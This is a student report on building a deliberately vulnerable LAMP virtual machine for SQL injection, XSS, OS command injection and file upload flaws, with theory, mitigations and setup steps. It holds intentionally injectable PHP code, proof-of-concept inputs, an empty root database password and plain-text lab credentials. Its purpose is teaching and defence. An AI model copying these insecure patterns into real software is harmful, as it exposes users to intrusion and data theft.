

Project 01 -Vulnerable VM

Submitted by: Robin Puekker

Course: Project Exam 2

Date: 30 May 2026

Table of Contents

1: Introduction	4
2: Main	5
2.1: SQL Injection	5
2.1.1: How it Works	5
2.1.2: Severity and Impact	6
2.1.3: Detection Methods	6
2.1.4: Mitigation	6
2.1.5: Real-World Case Studies	7
2.2: Cross-site Scripting	7
2.2.1: How it Works	7
2.2.2: Severity and Impact	8
2.2.3: Detection	8
2.2.4: Mitigation	8
2.2.5: Real-World Case Studies	9
2.3: OS Command Injection	9
2.3.1: How It Works	10
2.3.2: Severity And Impact	10
2.3.3: Detection Methods	10
2.3.4: Mitigation	11
2.3.5: Real-World Case Studies	12
2.4.: Unrestricted File Upload	12
2.4.1: How It Works	12
2.4.2: Severity And Impact	13
2.4.3: Detection Methods	13
2.4.4: Mitigation	13
2.4.5: Real-World Case Studies	14
3: Practical	15
3.1: Vulnerable Machine Setup	16
3.2: Apache Install	16
3.2: MySQL Install	17
3.3: PHP Install	18
3.4: SQL Injection (CWE-89)	19
3.5: Cross-site Scripting (CWE-79)	27

3.6: OS Command Injection (CWE-78)	29
3.7: Unrestricted File Upload (CWE-434)	34
4: Summary	39
5: References	40
6: AI usage & Disclosure	42

Table of Figures

Figure 1 VMware Workstation and Kali Linux environment used in the project.....	15
Figure 2 Apache Active and Running.	17
Figure 3 MySQL server installed and running.	18
Figure 4 PHP Version shown	19
Figure 5 Database, Table and Users creation.....	20
Figure 6 MySQL root authentication modified	21
Figure 7 Overview of the LAMP stack architecture.	22
Figure 8 PHP login page.....	22
Figure 9 Successful ping to vulnerable machine.	24
Figure 10 Server response with successful login without correct credentials.	25
Figure 11 SQLMAP database enumeration.	26
Figure 12 User table extracted from vulndb.	27
Figure 13 XSS.php script.	28
Figure 14 Alert popup displayed.	29
Figure 15 Vulnerable PHP page cmd.php.	30
Figure 16 cmd.php returning normal ping output confirming the diagnostic tool works as intended.	31
Figure 17 Server returned normal ping output followed by www-data.....	32
Figure 18 Output of the /etc/passwd file.....	33
Figure 19 Upload.php	34
Figure 20 Payload.php structure.....	36
Figure 21 Payload.php Uploaded via POST.....	37
Figure 22 ID viewed using remote code execution.....	38
Figure 23 /etc/passwd file viewed using remote code execution.....	38

1: Introduction

The purpose of this project is to design and create a virtual machine with its sole purpose of being vulnerable. The virtual machine will contain four different vulnerabilities based on recent security reports. Other publicly available vulnerable machines such as Metasploitable for example, are designed with an enormous number of different vulnerabilities where many of which are outdated and do not pose a realistic threat in today's environment. Therefore, this project is based on recent security reports from top authoritative sources in cybersecurity to be able to provide a more realistic threat landscape which organizations face today.

To achieve this, information was gathered through multiple security reports such as Verizon Data Breach Investigations Report 2025, IBM X-Force Threat Intelligence Index 2025 and CWE Top 25 Most Dangerous Software Weaknesses 2025 by MITRE. The selected vulnerabilities for the virtual machine are SQL Injection (CWE-89), Cross-Site Scripting (CWE-79), OS command Injection (CWE-78) and Unrestricted File Upload (CWE-434). These vulnerabilities were chosen because of their consistent presence in security reports through recent years and their relevance to web application security.

The project is structured as follows, Main part of the project provides theoretical research on each vulnerability including how the vulnerability works, its severity and detection and mitigation strategies. The practical part is a step-by-step walkthrough of the setup on the virtual machine and its applied vulnerabilities by using an Ubuntu server target machine and a Kali Linux attack machine. There will also be demonstrations of exploitation techniques such as attack commands and payloads and a visualization of successful compromise of the target machine in the practical part. The summary and conclusions part will consist of reflections and key findings from the research and the practical exploitation and recommendations for securing similar real-world systems and some final thoughts on how this project contributes to cybersecurity education.

Expected challenges include configuring each vulnerability in a controlled environment and still maintaining a realistic approach to the configuration. To be able to understand the technical aspect of this project, it is assumed that the reader has a basic understanding of networking and web application security concepts.

2: Main

This section presents the theoretical explanation for the four vulnerabilities implemented in the vulnerable virtual machine. Each vulnerability will include an explanation on how it works, its severity and impact, detection methods, mitigation strategies and real-world case studies if applicable. These vulnerabilities were selected based on research from authoritative sources such as Verizon Data Breach Investigations Report 2025(Verizon,2025), IBM X-Force Threat Intelligence Index 2026 (IBM, 2026) and on their rankings in the 2025 CWE Top 25 Most Dangerous Software Weaknesses list by the MITRE Organization (MITRE, 2025a).

2.1: SQL Injection

SQL Injection, identified as CWE-89 by the MITRE Organization, ranks 2nd on the 2025 CWE Top 25 Most Dangerous Software Weaknesses list (MITRE,2025a). SQL Injection is one of the oldest and most well-documented vulnerabilities in web application security but continues to appear in real-word breaches till this day. The vulnerability was selected due to its high prevalence and its critical severity rating.

2.1.1: How it Works

SQL Injection is an attack where you insert or inject a SQL query through the input data from the client to the application. Without validating or having sanitization on the input data, the attacker can manipulate the query structure to complete a successful SQL Injection, which gives the attacker the possibility to modify database data, execute administration operations and in some cases issue commands to the operating system (OWASP Foundation, 2026a).

The vulnerability presents itself when a web application builds its database queries by concatenating the user input directly to the query string. Because the query is constructed to dynamically concatenate a constant base string and a user input string, the query will only behave correctly if the input does not contain a single-quote character. The single quote is used to break out the string value, using this an attacker can close the original string and inject additional SQL syntax into the query. Combining the single-quote with double hyphen (--) which is an SQL comment operator, the attacker can use this to comment out the remaining part of the SQL query to bypass password checks or additional conditions (OWASP Foundation, 2026a).

In the context of this project the vulnerability was implemented to PHP login form that passes the unsanitised POST variables directly into the MySQL query. This allows an attacker to use the single quotes and double hyphen to manipulate the authentication logic and gain

unauthorized access without valid credentials. The specific exploitation is demonstrated in the practical section.

2.1.2: Severity and Impact

SQL Injection is a vulnerability that should not be overlooked, a successful breach could have serious consequences. The MITRE Organization ranks SQL Injection as number two of the most dangerous software weaknesses (MITRE, 2025a). The impact of successful injection can give the attacker ability to either assume identities or access to sensitive data because SQL databases generally hold sensitive data, which is a loss of confidentiality for the affected organisation. If the authorization information is held in the database, the attacker can assume an identity or modify the information. Beyond data theft and modification, an attacker can also delete records or even drop entire database tables causing critical data unavailable for the organisation.

2.1.3: Detection Methods

There are multiple ways to detect SQL Injection vulnerability. One option is to manually test every entry point in the application. By using a systematic test to complete this you would usually submit the single quote character `'` and look for anomalies. Boolean conditions such as `OR 1=1` to find if there are any differences in the responses, or payloads with time delays to see if there are any differences in the time taken to respond (PortSwigger, 2026c).

The other option is to use tools that are much faster but still reliable. sqlmap can be used to both detect and exploit SQL Injection flaws. Sqlmap comes with a powerful detection engine, and it is simple to use therefore making it one of the most widely used open-source penetration tools. Sqlmap is used in the practical part showing its advantages of detecting and exploiting SQL Injection flaws (sqlmap Project, 2026).

2.1.4: Mitigation

The core problem with this SQL Injection is that developers mix user input into the SQL query string. The database cannot tell the difference between the intended SQL structure and the data supplied by the user. Using prepared statements with parameterized queries solves this by separating the query structure from the data (OWASP Foundation, 2026e). As an example, the query string from the vulnerable PHP login page used in the practical section are as follows:

Vulnerable:

```
$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "'";
```

This string is a dynamic query that concatenates the `$_POST['username']` directly into the query string allowing SQL Injection to be exploited.

Secure:

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");  
$stmt->execute([$_POST['username']]);
```

This secure version of the PHP page splits the process into two separate steps. The first line `$stmt = $pdo->prepare()` sends the query structure to the database with a placeholder for the input. The database at this stage knows the query structure and locks it in place before any user data is involved. The second step is `$stmt->execute()` which sends the user input to fill the placeholder in the first step. By locking in the query structure before any user input will make anything the attacker types, such as `admin'--+` treated as a plain text value and will never be interpreted as SQL code.

2.1.5: Real-World Case Studies

In 2008 Heartland Payment Systems were compromised by attackers using a SQL injection vulnerability in a web login page that had been deployed eight years earlier. The attackers spent months inside the system without getting caught. Because of this the attackers managed to find enough data to create new physical credit cards, including the data coded into the card's magnetic strip. When the company finally got notified by Visa and Mastercard about suspicious transactions coming from account Heartland processed it took them more than two months to unravel the mystery. As a result of this attack Heartlands total monetary cost including compensation for the victims landed on more than 200 million dollars and their stock price fell 50% after the announcement of the breach (Proofpoint, 2024).

2.2: Cross-site Scripting

Cross-site Scripting or (XSS) is identified as CWE-79. XSS is a web application vulnerability that lets the attacker inject malicious script into pages viewed by other users through a trusted website.

2.2.1: How it Works

Cross-Site Scripting (XSS) is an attack where you inject malicious scripts into otherwise trusted websites. XSS can be placed generally into two categories reflected and stored attacks but there is also a third much less known type called DOM Based XSS.

The reflected XSS injection is reflected off the web server, as an error message, search result or any other responses that are sent to the server as a part of a request. For an attacker to deliver a reflected attack to a victim, they use tricks to get user to click on malicious links, browsing malicious sites through social engineering attempts via email, social media or even QR codes. The injected code travels to a compromised web site and then reflects the attack back to the user's browser. Because the code originates from a "Trusted" server the browser executes the code (OWASP Foundation, 2026d).

Stored XSS differs from reflected XSS in that the malicious script is stored on the server, such as in a database or comment field. In a stored XSS attack the malicious script is served to every user who visits the affected page without requiring them to click on a malicious link (OWASP Foundation, 2026d).

DOM Based XSS is a third type where the vulnerability exists entirely on the client side, with the malicious script injected into the page's Document Object Model through client-side JavaScript rather than being processed by the server (OWASP Foundation, 2026f).

In the context of this project, reflected XSS was implemented in xss.php which reflects a GET parameter directly into the HTML response without sanitization. The specific exploitation is demonstrated in the practical section.

2.2.2: Severity and Impact

CWE-79 ranks number 1 on the MITRE 2025 CWE Top 25 Most Dangerous Software Weaknesses list, reflecting how widespread and impactful XSS remains across web applications (MITRE, 2025a). When affected by a XSS attack it does not matter if was reflected, stored or DOM based the consequences are the same. A successful XSS attack can cause a variety of problems for the end user. The range of severity reaches from a small annoyance to successful theft of a user's session cookies, allowing the attacker to take control of the affected user's account. This vulnerability can also allow the attacker to modify important information that could have disastrous effects for a company (OWASP Foundation, 2026d).

2.2.3: Detection

To be able to detect XSS flaws in your web application can be difficult. Security review of the source code to prevent any input from a HTTP request making it way to the HTML output is the best way to find any flaws (OWASP Foundation, 2026d).

Manual testing for XSS vulnerabilities also involves submitting unique input into every entry point in the application. Identifying every location where input is returned in the HTTP response, to see whether crafted input can be used to execute arbitrary JavaScript (PortSwigger, 2026b). Common proof-of-concept payload is: `<script>alert(1)</script>` , When injected into URL parameter or input field it will trigger a popup in the browser if the application is vulnerable. If the script executes in the browser, it is confirmed that the application is vulnerable to XSS, as demonstrated in the practical section of this project.

2.2.4: Mitigation

The vulnerability demonstrated in the practical section of this project exists because inside the xss.php user input from GET parameter is reflected directly into the HTML response without any encoding. Without encoding the browser receives the input and interprets it as code rather than plain text.

To mitigate this, output encoding is essential when you need to display data exactly as a user types it. Variables should not be interpreted as code instead of plain text. The primary

mitigation is output encoding, ensuring user input is treated as plain text rather than executable code (OWASP Foundation, 2026g). Input validation serves as an additional layer by rejecting input that does not meet expected criteria before it reaches the output.

The vulnerable code in xss.php that is shown in the practical section is: `echo $_GET['name'];`

This reflects the GET parameter directly into the HTML response without any encoding making this vulnerable to payloads that are passed to the browser as executable code.

To mitigate this using the same example with encoding in PHP this is implemented using `htmlspecialchars()` (PHP Documentation, 2026b). This converts all special characters into HTML entities before the output. The secure version of the code becomes:

```
echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
```

`ENT_QUOTES` encodes both single and double quotes in addition to the default characters. `UTF-8` specifies the character encoding to prevent encoding bypass attacks.

The payload demonstrated in 2.2.3 `<script>alert(1)</script>` becomes

`<script>alert(1)</script>` in the HTML source and the browser displays it in plain text making the payload rendered harmless.

2.2.5: Real-World Case Studies

The cybersecurity company Check Point discovered a vulnerability in the popular game Fortnite in 2019. Fortnite is an online game who had almost 80 million users at the time around the world. Research by Check Point confirmed a Cross-site scripting vulnerability and it existed in an unsecured subdomain that had been left active and overlooked. In this case there is no confirmed evidence that this vulnerability was exploited by any malicious actors. But the vulnerability was so severe that an attacker could simply send a malicious link appearing to be from trusted domain could potentially give the attacker full account takeover, possibility to do unauthorized purchases using saved payment details all without having the victim's password. Because the Cross-site scripting vulnerability could in combination with the weak single-sign-on capture the user's authentication token. Following Check Point discovery of this vulnerability Epic Games who is Fortnite developer could address the problem shortly after (Dark Reading, 2019).

2.3: OS Command Injection

OS Command Injection identified as CWE-78 and is ranked number 9 on the MITRE CWE Top 25 Most Dangerous Software Weaknesses 2025. The primary goal of an attacker using OS Command Injection is to be able to execute arbitrary commands on the target host operating system through a vulnerable application (MITRE, 2025a).

2.3.1: How It Works

OS Command Injection is an injection vulnerability that is possible if web application code includes operating system calls and user input is used in the call (OWASP Foundation, 2026c). The attacker injects a payload that uses special characters such as semicolons (;) for Linux and ampersand (&) for Windows to separate OS commands, so the vulnerable application executes additional commands (Acunetix, 2026). This vulnerability works on all languages that allow you to call a system shell command such as: C, Java, PHP and many more. A successful OS Command Injection allows the attacker to execute commands with the privilege of the web server. The commands executed run with the privileges of the web server user, which in many cases provides significant access to the underlying system (PortSwigger, 2026d).

In the context of this project, the vulnerability was implemented in cmd.php which passes an unsanitised GET parameter directly to `shell_exec()`, allowing an attacker to add arbitrary commands using the semicolon separator. The specific exploitation is demonstrated in the practical section.

2.3.2: Severity And Impact

CWE-78 or OS Command Injection has appeared on the MITRE CWE Top 25 Most Dangerous Software Weaknesses list multiple years in a row, showcasing its continuous severity in real-world exploitation (MITRE, 2025a). The consequences of this vulnerability span confidentiality, integrity and availability. An attacker can use operating systems commands to disable a product or read and modify any data the attacker does not have permission for. Since the vulnerability allows the attacker to execute commands via the application, any malicious activity may appear to come from the application's owner or the application itself. This is particularly dangerous in web applications where the attacker does not have direct access to the operating system but still can execute commands through the vulnerable application (MITRE, 2026b).

2.3.3: Detection Methods

Detecting an OS Command Injection vulnerability can be done using manual testing or automated scanning. Through manual testing input points are identified on the application. Shell metacharacters are then inserted such as semicolons (;) , pipes (|) , and ampersands (&) followed by OS commands. The response is then observed to see if any OS commands are executed by the application (OWASP Foundation, 2026h).

Using automated tools such as Static Application Security Testing tools which are used to analyze the source code to identify any dangerous functions calls such as `shell_exec()` that receive unsanitised user input without validation. Using Dynamic Application Security Testing tools is another automated tool that uses the same strategy as the manual testing detection method, but the tool injects commands and observes an output response automatically (OWASP Foundation, 2025).

In the context of this project both manual testing and direct output observation are demonstrated in the practical section through the exploitation of cmd.php using curl.

2.3.4: Mitigation

The vulnerability in our implementation in cmd.php exists because user input from GET parameter is passed directly to `shell_exec()` without validation or sanitisation. This makes it possible for an attacker to add shell metacharacters to execute additional operating system commands.

There are different ways to mitigate OS Command Injection, the most important implementation to mitigate this vulnerability “The primary defense” is to avoid calling OS commands directly through a shell interpreter such as `shell_exec()`, to remove the option for a hacker to manipulate the command to perform tasks other than it was intended to do. OWASP give a good example with the use of:

`mkdir()` instead of `system("mkdir /dir_name")`

Both will create a directory but using the PHP `mkdir()` function calls the OS directly without the shell interpreter making an injection impossible (OWASP Foundation, 2026i).

Another mitigation strategy to enhance protection is to escape values added to OS commands. This is done differently depending on which operating system. Using the implementation of the vulnerability in cmd.php where the dangerous lines are:

```
$target = $_GET['target'];
```

```
$output = shell_exec("ping -c 1 " . $target);
```

There is no input validation or escaping in cmd.php making it vulnerable. To implement a secure version of cmd.php input validation is added before the original code.

```
if (!filter_var($target, FILTER_VALIDATE_IP)) {
```

```
    echo "Invalid IP address.";
```

```
    exit;
```

```
}
```

```
$target = escapeshellarg($target);
```

```
$output = shell_exec("ping -c 1 " . $target);
```

Because this was built as a ping application, PHP’s built in IP address validator is added to check that input is only valid IPv4 or IPv6 addresses so any special characters fail the validation. Then the second layer of defense is added. Using PHP’s `escapeshellarg()` takes the

user input and surrounds it in single quotes preventing metacharacter interpretation by the shell (OWASP Foundation, 2026i).

2.3.5: Real-World Case Studies

Finding and confirming real-world case studies specifically involving web application OS command injection are limited due to how these incidents are disclosed. However, CISA confirmed in 2024 that this type of vulnerability (CWE-78) has been exploited on multiple real-world systems, demonstrating the real-world threat posed by this vulnerability (CISA, 2024).

2.4.: Unrestricted File Upload

Unrestricted Upload of File with Dangerous Type identified as CWE-434. A file upload vulnerability occurs when a web server allows users to upload files without validating what is uploaded such as the name, type, contents or even size of the file. This can cause a basic image upload function to be used in malicious purposes by potentially allowing an attacker to upload dangerous files (PortSwigger, 2026a).

2.4.1: How It Works

For an attack to be successful the first step is to find a way to get code to the system. When a web application uses some form of file upload function without correct security controls, it helps the attacker to complete the first step. The attacker then needs to find a way to get the uploaded code executed on the server to complete the compromise.

When a web server accepts any file without validating the file extension or contents this vulnerability appears (OWASP Foundation, 2026b). In a PHP web application, any file that is submitted via an upload form, PHP automatically saves it to a temporary location before the script processes it. Then the script moves the file from the temporary location to its destination. Moving the file without any validation or extension checks creates a vulnerable implementation, because the file is then saved with its original name and extension no matter what type of file it is (PHP Documentation, 2026c). The destination the file is moved to from the temporary location is usually a directory that sits inside the web root which Apache uses to serve files from HTTP, and it is a very common practice in web applications but without validation it created a direct path to remote code execution.

The dangerous part in this implementation is if an attacker uploads a malicious PHP script the web server will do no validation checks and transfers it directly from the temporary directory to the web root. This makes any request for that PHP file to be passed to the PHP interpreter which will read and execute the code inside it and return it as an HTTP response. This means an attacker can request the uploaded script and pass commands through the URL parameter and the server will execute whatever PHP code inside it (Acunetix, 2026b). The specific exploitation of this vulnerability is demonstrated in the practical section of this report.

2.4.2: Severity And Impact

The MITRE organization ranks CWE-434 or Unrestricted Upload of File with Dangerous Type number 12 in their Top 25 Most Dangerous Software Weaknesses list showcasing this vulnerability's relevance and severity of its potential impact (MITRE, 2025a).

If a successful exploitation occurs the attacker can compromise the web server by uploading a web shell and executing it. When the web shell is active it allows the attacker to run arbitrary operating system commands, browse system files, modify and delete data or use the compromised server to attack other systems on that network (OWASP Foundation, 2026b). This vulnerability directly compromises all three pillars of information security, confidentiality through access to sensitive files, integrity through the ability to modify or delete data and availability through the ability to crash or disable services.

2.4.3: Detection Methods

To detect an unrestricted file upload vulnerability the applications functionality how uploaded files are processed must be inspected. To do so upload attempts with dangerous extensions such as .PHP should be done on endpoints in the application as a first step. If the application accepts the file without any restrictions, it is possible to exploit this vulnerability (OWASP Foundation, 2026j).

To confirm the vulnerability a simple PHP web shell can be created and uploaded. The web shell passes operating system commands through a GET parameter and returns the output as HTTP response. If the uploaded file is accessible through HTTP and executes on request, the application is confirmed vulnerable to unrestricted file upload (OWASP Foundation, 2026j).

Reviewing the source code as a detection method is an effective detection method. Using `move_uploaded_file()` without any file type or extension checks before it indicates a vulnerable implementation (OWASP Foundation, 2026j). Both manual testing and web shell upload are demonstrated in the practical section of this report through the exploitation of the file upload vulnerability using curl.

2.4.4: Mitigation

The vulnerability in upload.php that is showcased in the practical part exists because it accepts any file type without validation and then saves it directly to the web root with its original filename and extension. To mitigate this vulnerability multiple layers of defense are necessary as no single control is sufficient (OWASP Foundation, 2026k).

The primary mitigation is to remove harmful extensions. This is done by validating the file extension to an allowlist of permitted extension before the uploaded file is moved to its permanent location. Trying to block known dangerous extensions can leave gaps or opening for vulnerabilities not yet discovered. Using an allowlist is the safest practice, because then only specific safe extensions that are needed for the application are allowed and everything else is rejected, such as .php files (PortSwigger, 2026a). The uploaded files should never keep

their original file name and extension, by renaming the files to a randomly generated name prevents direct access to file even if the extension check is bypassed in any way (OWASP Foundation, 2026k). Lastly any file uploaded to the application should be stored outside of the web root so the file cannot be directly requested through HTTP and executed by Apache (OWASP Foundation, 2026k).

The vulnerable code in upload.php demonstrated in the practical part, takes the original filename directly and moves it to the web root without validation. Here is the vulnerable part:

```
$fileName = $_FILES['upload']['name'];  
$uploadPath = $uploadDir . $fileName;  
move_uploaded_file($_FILES['upload']['tmp_name'], $uploadPath);
```

A secure version would look like this:

```
$allowedExtensions = ['jpg', 'png', 'gif', 'pdf'];  
$extension = strtolower(pathinfo($_FILES['upload']['name'], PATHINFO_EXTENSION));  
if (!in_array($extension, $allowedExtensions)) {  
    die('File type not allowed');  
}  
$newFileName = uniqid() . '.' . $extension;  
$uploadPath = '/var/secure_uploads/' . $newFileName;  
move_uploaded_file($_FILES['upload']['tmp_name'], $uploadPath);
```

This secure code uses `pathinfo()` to extract the file extension and `strtolower()` converts it to lowercase to prevent any bypass attempts using uppercase. The file is then checked through allowed extensions which are JPG, PNG, GIF and PDF if it's not on the list the script exits and never runs. If the validation passes, it uses `uniqid()` to change the original name of the file to a random filename before being moved. The file is then moved to `/var/secure_uploads/` which sits outside the web root so it can never be directly requested via HTTP and executed by Apache (OWASP Foundation, 2026k).

2.4.5: Real-World Case Studies

In 2025 security researchers at Sansec discovered an active exploitation of CVE-2025-54236, named SessionReaper, the exploitation targeted Adobe Commerce and Magento e-commerce platforms around the world. The attackers used an unrestricted file upload vulnerability to upload PHP backdoors through the platform's file upload endpoint. Without the need of any authentication the attackers had access to remote code execution and full control of the compromised storefront. At the time of discovery only one third of affected stores had applied the available security patch despite it being released nearly two months earlier, leaving

thousands of online stores and their customers exposed to data theft and account takeover (GBHackers, 2025).

3: Practical

The environment used to create the proof of concept consists of:

VMware workstation as virtualization platform.

The vulnerable virtual machine was built on Ubuntu server 22.04 LTS because its one of the most deployed Linux distributions in real world environments. The server is completely configured without any Graphical user interface to mimic how web servers are typically administered in a real-world environment.

The attacking machine used to showcase successful compromise is the Kali Linux Rolling 2026.1 virtual machine because it comes with an extensive collection of pre-installed penetration testing and network analysis tools.



Figure 1 VMware Workstation and Kali Linux environment used in the project.

3.1: Vulnerable Machine Setup

The settings applied for the vulnerable machine were standard settings of 2 processors with 4 GB memory and hard disk with 40GB capacity. After the Ubuntu operating system was installed, packages were updated and upgraded with commands:

```
“Sudo apt update”
```

```
“Sudo apt upgrade -y“
```

To install the latest versions of already installed packages, in this project the server runs fully updated Ubuntu 22.04 but remains vulnerable due to insecure application code.

The vulnerable machine was exported in OVA format and is available at : [github/](#)

Login details for the vulnerable machine:

Username: robinp

Password: Humans12

3.2: Apache Install

After the initial installation, additional services are installed. One of them is Apache, which is one of the most used open-source web servers in the world. Apache is necessary for this setup because the four vulnerabilities that were implemented are web application vulnerabilities that need a web server to host them. Apache were installed with the command:

```
“Sudo apt install apache2 -y”
```

As shown below in figure 2 Apache is successfully installed and running.


```
robinp@vulnerableserver:~$ sudo systemctl status apache2
• apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2026-05-12 09:44:03 UTC; 44s ago
    Docs: https://httpd.apache.org/docs/2.4/
  Main PID: 17273 (apache2)
    Tasks: 55 (limit: 4510)
  Memory: 4.9M
    CPU: 33ms
  CGroup: /system.slice/apache2.service
          └─17273 /usr/sbin/apache2 -k start
            └─17274 /usr/sbin/apache2 -k start
              └─17275 /usr/sbin/apache2 -k start

May 12 09:44:03 vulnerableserver systemd[1]: Starting The Apache HTTP Server...
May 12 09:44:03 vulnerableserver apachectl[17272]: AH00558: apache2: Could not reliably determine t
May 12 09:44:03 vulnerableserver systemd[1]: Started The Apache HTTP Server.
lines 1-16/16 (END)
```

Figure 2 Apache Active and Running.

3.2: MySQL Install

Next services that were required is a MySQL server to able to exploit the SQL injection vulnerability as shown later. MySQL server was installed with the command:

```
“Sudo apt install MySQL-server -y”
```

as shown in figure 3 below MySQL server were installed and are running.

```
robinp@vulnerableserver:~$ sudo systemctl status mysql
• mysql.service - MySQL Community Server
  Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2026-05-12 09:47:18 UTC; 56s ago
  Process: 18305 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exited, status=0/SUCCESS)
  Main PID: 18313 (mysqld)
  Status: "Server is operational"
  Tasks: 38 (limit: 4510)
  Memory: 364.3M
  CPU: 846ms
  CGroup: /system.slice/mysql.service
          └─18313 /usr/sbin/mysqld

May 12 09:47:17 vulnerableserver systemd[1]: Starting MySQL Community Server...
May 12 09:47:18 vulnerableserver systemd[1]: Started MySQL Community Server.
lines 1-14/14 (END)
```

Figure 3 MySQL server installed and running.

3.3: PHP Install

The last configuration necessary is to install PHP and its integration modules with Apache and MySQL. PHP is a server-side scripting language used to process application logic on the web server before transmitting generated content to the client browser. PHP commonly functions as the intermediary between the web interface and backend database system such as MySQL (PHP Documentation, 2026a). The command to install these packages is:

```
“Sudo apt install php libapache2-mod-php php-mysql -y”
```

As shown in figure 4 below PHP version 8.1.2 is installed on the system and the command used to verify it were:

`“php –version”`

```
robinp@vulnerableserver:~$ php --version
PHP 8.1.2-1ubuntu2.23 (cli) (built: Jan 7 2026 08:37:41) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.2, Copyright (c) Zend Technologies
    with Zend OPcache v8.1.2-1ubuntu2.23, Copyright (c), by Zend Technologies
robinp@vulnerableserver:~$
```

Figure 4 PHP Version shown

3.4: SQL Injection (CWE-89)

To be able to implement the SQL Injection vulnerability on this machine a MySQL database is required. The first step was to install the MySQL server as shown in previous step 3.3. The next step is to create a database reflecting a real-world database, but with much more simplicity.

```

robinp@vulnerableserver:~$ sudo mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.45-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE vulndb;
Query OK, 1 row affected (0.01 sec)

mysql> USE vulndb;
Database changed
mysql> CREATE TABLE users (id INT, username VARCHAR(50), password VARCHAR(50));
Query OK, 0 rows affected (0.01 sec)

mysql> INSERT INTO users VALUES (1, "admin", "strongpassword");
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO users VALUES (2, "Robin", "passwordstrong");
Query OK, 1 row affected (0.01 sec)

mysql>

```

Figure 5 Database, Table and Users creation

As shown above in Figure 5 a simple database named Vulndb was created with a table called users to reflect a real-case scenario where a company has a table with all the employees information stored.

- `CREATE DATABASE vulndb;` creates the database named vulndb.
- `USE vulndb;` selects the database so the following SQL queries are executed inside the correct database.
- `CREATE TABLE users (id INT, username VARCHAR(50), password VARCHAR(50));` creates a table called users with three columns used to store user account information.
- `id INT` stores the numerical user ID.
- `username VARCHAR(50)` stores the usernames with a maximum length of 50 characters.
- `password VARCHAR(50)` stores the passwords with a maximum length of 50 characters.
- `INSERT INTO users VALUES (1, "admin", "strongpassword");` inserts the first user account into the database.
- `INSERT INTO users VALUES (2, "Robin", "passwordstrong");` inserts the second user account into the database.

Only two users admin and Robin are added for the sake of simplicity. Their passwords are intentionally stored in plain text without any hashing because leaving plain text passwords is a security weakness itself and amplifies the impact of an SQL injection vulnerability allowing the attacker to use the credentials immediately without the effort of cracking password hashes.

```
robinp@vulnerableserver:~$ sudo mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.45-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ALTER USER "root"@'localhost' IDENTIFIED WITH mysql_native_password BY '';
Query OK, 0 rows affected (0.00 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

mysql>
```

Figure 6 MySQL root authentication modified

After that changes were made to the authentication method in MySQL. To allow PHP to connect to the database. As seen above in figure 6.

- **ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY '';** changes the MySQL authentication method to mysql_native_password and removes the password from the local MySQL root account.
- **FLUSH PRIVILEGES;** reloads the MySQL privilege tables so the newly made authentication changes are applied.

These configurations are deliberately insecure to support the vulnerable application within the controlled lab environment.

To implement the SQL injection a LAMP-style environment is being configured. LAMP consists of Linux, Apache, MySQL and PHP. A PHP login page is required to establish connection to the MySQL database.

LAMP ARCHITECTURE




Figure 7 Overview of the LAMP stack architecture.

The login page was created at “/var/www/html/login.php” which is the web root directory.

```
robinp@vulnerableserver:~$ cat /var/www/html/login.php
<?php
$host = "localhost";
$user = "root";
$pass = "";
$db = "vulndb";

$conn = new mysqli($host, $user, $pass, $db);

$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = $conn->query($query);

if($result->num_rows > 0){
    echo "Login successful! Welcome " . $username;
} else {
    echo "Login failed";
}
?>
robinp@vulnerableserver:~$ _
```

Figure 8 PHP login page

Above in Figure 8 is the script used within the web application environment. The script establishes a connection between the PHP application and the MySQL database before processing user supplied login credentials. The script functions as follows:

- `$host = "localhost";` defines the database server location. In this case the MySQL database is hosted locally on the same server.
- `$user = "root";` specifies the MySQL username used by the PHP application when connecting to the database.
- `$pass = "";` defines the password associated with the database account. In this vulnerable environment the password is intentionally left blank for simplicity.
- `$db = "vulndb";` specifies the database that stores the user account information used for authentication.
